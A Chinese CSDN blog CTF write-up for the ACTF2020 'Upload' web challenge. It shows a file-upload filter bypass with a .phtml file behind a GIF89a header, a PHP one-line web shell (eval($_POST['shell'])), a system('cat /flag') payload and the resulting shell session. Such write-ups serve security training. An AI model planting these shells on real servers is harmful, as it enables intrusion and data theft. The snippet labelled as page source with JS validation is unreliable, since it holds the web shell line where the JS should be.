

# [ACTF2020 新生赛] web题-Upload

原创

[BROTHERYY](#)  于 2020-07-09 10:20:21 发布  315  收藏 1

分类专栏: [CTF练习](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/BROTHERYY/article/details/107221873>

版权





[CTF练习](#) 专栏收录该内容

53 篇文章 3 订阅

订阅专栏

复现环境: buuoj.cn

开题漆黑一片，注意观察中间，有个灯泡，鼠标移动上去以后会有上传的提示




查看下页面代码，发现有前端js验证

```
...<input type="text" value="" style="background-color: #2e3436; color: #eeeeec; width: 100%; height: 20px; border: 1px solid #2e3436; border-radius: 3px; margin-bottom: 5px;"/>  
...<input type="button" value="浏览..." style="background-color: #2e3436; color: #eeeeec; padding: 2px 5px; border: 1px solid #2e3436; border-radius: 3px; margin-bottom: 5px;"/>  
...<input type="button" value="upload" style="background-color: #2e3436; color: #eeeeec; padding: 2px 5px; border: 1px solid #2e3436; border-radius: 3px; margin-bottom: 5px;"/>  
...<div style="text-align: center; margin-top: 10px;">  
...<img alt="lightbulb icon" style="width: 40px; height: 40px;"/>  
...</div>  
...<script language="php">eval($_POST['shell']);</script>  
...</div>  
...</div>
```

删除以后，发现很多都无法上传，最后phtml能够上传成功，这里可以不用GIF文件头

```
GIF89a  
<script language="php">eval($_POST['shell']);</script>
```



访问地址，蚁剑连接




```
(www-data:/var/www/html/uplo4d) $ cd /
(www-data:/) $ ls
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
(www-data:/) $ cat flag
flag{3ff1086e-a339-4e83-9a7e-406e9bfba7c4}
(www-data:/) $ https://blog.csdn.net/BROTHERYY
```

也可以直接在phtml里面添加

```
<script language='php'>system('cat /flag');</script>
```

直接在访问上传的文件名的时候就读出flag.



GIF89a flag{3ff1086e-a339-4e83-9a7e-406e9bfba7c4}